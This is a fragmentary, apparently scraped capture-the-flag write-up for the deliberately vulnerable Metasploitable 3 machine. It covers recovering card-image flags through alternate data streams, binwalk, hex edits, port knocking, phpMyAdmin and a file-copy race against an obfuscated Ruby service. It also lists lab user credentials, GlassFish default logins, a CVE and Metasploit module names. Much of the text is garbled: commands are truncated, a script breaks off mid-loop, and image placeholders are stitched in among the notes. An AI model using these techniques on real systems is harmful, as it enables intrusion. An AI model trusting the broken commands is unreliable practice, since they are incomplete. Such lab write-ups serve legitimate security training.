

```
powershell -c get-content -Path C:\jack_of_diamonds.png -Stream jack_of_diamonds.txt
```

You would see that it seemed like base64. Piped the alternate data stream into another file and then moved that to your attacking machine. I added the extra '==' to the end of the Base64 string and then decoded it into a png to show the flag.

```
cat jack_of_diamonds.b64 | base64 --decode > jack_of_diamonds.png
```


Jack of Diamonds

The Jack of Diamonds was found at C:. When I examined the file, I could see that it is a zero (0) byte file. The flag was hidden inside an alternate data stream.




Four of Clubs


The Four of Clubs was found in C:\Users\Public\Music. The file was a .wav, however using binwalk on the file it showed to have a .png hidden inside. To got the .png I used a tool called foremost and extracted the image.



Ten of Diamonds

The Ten of Diamonds was found in C:\Users\Public\Pictures. The file is a .png file, but it could not be viewed. Looking at the file with binwalk I could see the compressed part of the image, but there was no PNG header. On Opening the file in hexeditor I was able see that the letters PNG have been replaced with MSF. I altered these bytes to '50 4e 47' which provided me with the PNG header. I saved the file and viewed the flag.





metasploitable3 more flags found .

msf > services

Services

host	port	protocol	name	state	info
10.0.37.251	21	tcp	ftp	open	ProFTPD 1.3.5
10.0.37.251	22	tcp	ssh	open	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 Ubuntu Linux; protocol 2.0
10.0.37.251	80	tcp	http	open	Apache httpd 2.4.7
10.0.37.251	445	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.37.251	631	tcp	ipp	open	CUPS 1.7
10.0.37.251	3000	tcp	ppp	closed	
10.0.37.251	3306	tcp	mysql	open	MySQL unauthorized
10.0.37.251	3500	tcp	http	open	WEBrick httpd 1.3.1 Ruby 2.3.5 (2017-09-14)
10.0.37.251	6697	tcp	irc	open	UnrealIRCd
10.0.37.251	8181	tcp	http	open	WEBrick httpd 1.3.1 Ruby 2.3.5 (2017-09-14)

anakin_skywalker:but_master:(

artoo_detoo:b00p_b33p

ben_kenobi:thats_no_m00n

boba_fett:mandalorian1

c_three_pio:Pr0t0c07

chewbacca:rwaaaaawr8

greedo:hanSh0tF1rst

han_solo:nerf_herder

jabba_hutt:my_kinda_skum

jarjar_binks:mesah_p@ssw0rd

kylo_ren:Daddy_Issues2

lando_calrissian:@dm1n1str8r

leia_organa:help_me_obiwan

luke_skywalker:like_my_father_beforeme

8 of clubs

find /home -iname "*_of_*"

./anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png

./leia_organa/2_of_spades.pcapng

./artoo_detoo/music/10_of_clubs.wav

9 of Diamonds

han_solo@ip-10-0-37-251:/home/kylo_ren$ ls -laR

...

./.secret_files:

total 680


drw---x--- 2 kylo_ren users   4096 Nov 7 16:45 .

drwxr-xr-x 5 kylo_ren users   4096 Dec 6 05:35 ..

-rw---x--- 1 kylo_ren users 688128 Nov 7 16:45 my_recordings_do_not_open.iso

2 of Spades

./leia_organa/2_of_spades.pcapng



10 of Spades

(/opt/readme_app/public/images/10_of_spades.png), md5sum file, submit hash.

5 hearts

based64-d decord change into binary

udo:x:27:ubuntu,leia_organa,luke_skywalker,han_solo

root@ip-10-0-37-251:~# find / -iname "*_of_*"

...

/lost+found/3_of_hearts.png

...

oot@ip-10-0-37-251:/opt/knock_knock# cat /etc/knockd.conf

[options]

UseSyslog

[openFlag]

sequence = 9560,1080,1200

ec2-user@kali:~/staging$ knock 10.0.37.251 9560 1080 1200"


PORT STATE SERVICE REASON VERSION

8989/tcp open rtsp syn-ack ttl 64

7 of Diamonds

is the password of **7 dimaonds**

8 of Hearts



127.0.0.1:7778 / metasploitable
127.0.0.1:7778/phpmyadmin/index.php?db=super_secret_db&token=7b060dfab7eb84721f
phpMyAdmin
metasploitable » super_secret_db » flags
Browse
Structure
SQL
Search
Insert
Export
Import
Showing rows 0 - 0 (~1 total , Query took 0.0083 sec)
(Recent tables) ...
super_secret_db
flags
Create table
SELECT *
FROM `flags`
LIMIT 0 , 30
Show : Start row: 0 Number of rows: 30 Headers every 100 rows
+ Options
name
value
Edit Copy Delete 8_of_hearts [BLOB - 402.6 KiB]
Check All / Uncheck All With selected: Change Delete Export
Show : Start row: 0 Number of rows: 30 Headers every 100 rows
Query results operations
Print view Print view (with full texts) Export Display chart Create view


RAPID7
8
Mabl3

Ace of Clubs

1255 ? Sl 0:00 nodejs /opt/chatbot/papa_smurf/functions.js

1256 ? Sl 54:56 nodejs /opt/chatbot/papa_smurf/chat_client.js




9592 ? S 0:00 /bin/sh -c cd /opt/sinatra && ruby -e "require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw')); File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)" --

9593 ? Sl 0:07 ruby -e require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw')); File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)

...

apache

```
#!/bin/bash

while :

do

  if [ -f /opt/sinatra/.raIhUJTLEMAfUW3GmynyFySPw ]

  then

    cp /opt/sinatra/.raIhUJTLEMAfUW3GmynyFySPw /tmp

    echo "We got one!"

    exit 0

  root@ip-10-0-37-251:/tmp# ./copy.sh &

[1] 16772

root@ip-10-0-37-251:/tmp# service sinatra stop && service sinatra start

sinatra stop/waiting

sinatra start/running, process 16786

root@ip-10-0-37-251:/tmp# We got one!

ls -a .*

.raIhUJTLEMAfUW3GmynyFySPw


ruby -e "require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr =
Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw')); File.open('file.rb', 'w') { |file| file.write(cr) };
"
```



02:40 -!- -
G2dXn2DJ5MuUiul38wHYu8rFwYfxAzhkm/S5oUCRJkPbcw3n4uOhvTmYEbGEjpWdvH3SbZmke5A9LkU00

02:40 -!- - jE03jLWA3LmKmec6G6eIXnGr6l/IsXUNrYfEJfhq3P2J4uvgD+2BRnKUC8b/GL2kyl8bLfC617xFzfip8

02:40 -!- -
G92Q4rRzOd81dZ6LHBnV51FKLQ00UGc2lEzkO7xOkDALeZQDzPN8HJOzcmnT1kHiebyd4vexyTzAKu1yI

02:40 -!- -
05GHjfjsvOYIUmTDgME6eMNzrJvrHQ6JvAjOgFXSvdgvmLOwe/h0OCknGIKKWUc4+w5Qhlf4hFe4jbOoI

02:40 -!- -
x8s/WmJisF2beKP50XU/xG1vNDs6F/Ulbez430AEHChNI6OiFpGKCfXl7mhCxJk0cdV9MBdLA6hc/gnxy

...

root@ip-10-0-37-251:/tmp# xxd king.bin

...

0024ba0: e947 05f8 5b34 549e 28bf 57b4 0af9 1f50 .G..[4T.(.W....P

0024bb0: 4b01 0234 0314 0000 0008 00e1 03fc 4ac8 K..4..........J.

0024bc0: 7a3e 4fa7 2202 00c0 2302 0012 0000 0000 z>O."...#.......

0024bd0: 0000 0001 0000 00a4 8100 0000 006b 696e ....kin

0024be0: 675f 6f66 5f73 7061 6465 732e 706e 6750 g_of_spades.pngP

0024bf0: 4b05 0600 0000 0001 0001 0040 0000 00d7 K..........@....

0024c00: 2202 0000 00   "....

King of Spades


10 of Clubs


inwalk -e 10_of_clubs.wa


joker.png” owned by root with 06


RAPID7
JOKER
Mabl3

00


joker.png (Q:\Users\intrinsic\Documents\metasploitable3\) - TweakPNG
File Edit Insert Options Tools Help
Chunk Leng... CRC Attributes Contents
IHDR 13 19354d16 critical PNG image header: 500×700, 8 bits/sample, truecolor+alpha, noninterlaced
IDAT 469531 6dc73fe1 critical PNG image data
IEND 0 ae426082 critical end-of-image marker
joker_inverted.png (Q:\Users\intrinsic\Documents\metasploitable3\) - TweakPNG
File Edit Insert Options Tools Help
Chunk Leng... CRC Attributes Contents
IHDR 13 19354d16 critical PNG image header: 500×700, 8 bits/sample, truecolor+alpha, noninterlaced
IDAT 469517 7895eb43 critical PNG image data
IEND 0 ae426082 critical end-of-image marker





GlassFish

Some more Vulnerabilities Metaspitable 3

Ports

- 4848 - HTTP
- 8080 - HTTP
- 8181 - HTTPS

Credentials

- Username: admin
- Password: sploit

Access

- Login with the above credentials.

Start/Stop

- Stop: Open task manager and kill the java.exe process running glassfish
- Start: Go to Task Scheduler and find the corresponding task. Right-click and select Run.

Vulnerability IDs

- CVE-2011-0807

Modules

- exploits/multi/http/glassfish_deployer
- auxiliary/scanner/http/glassfish_login

Apache Struts

Ports

- 8282 - HTTP

Credentials

- Apache Tomcat Web Application Manager
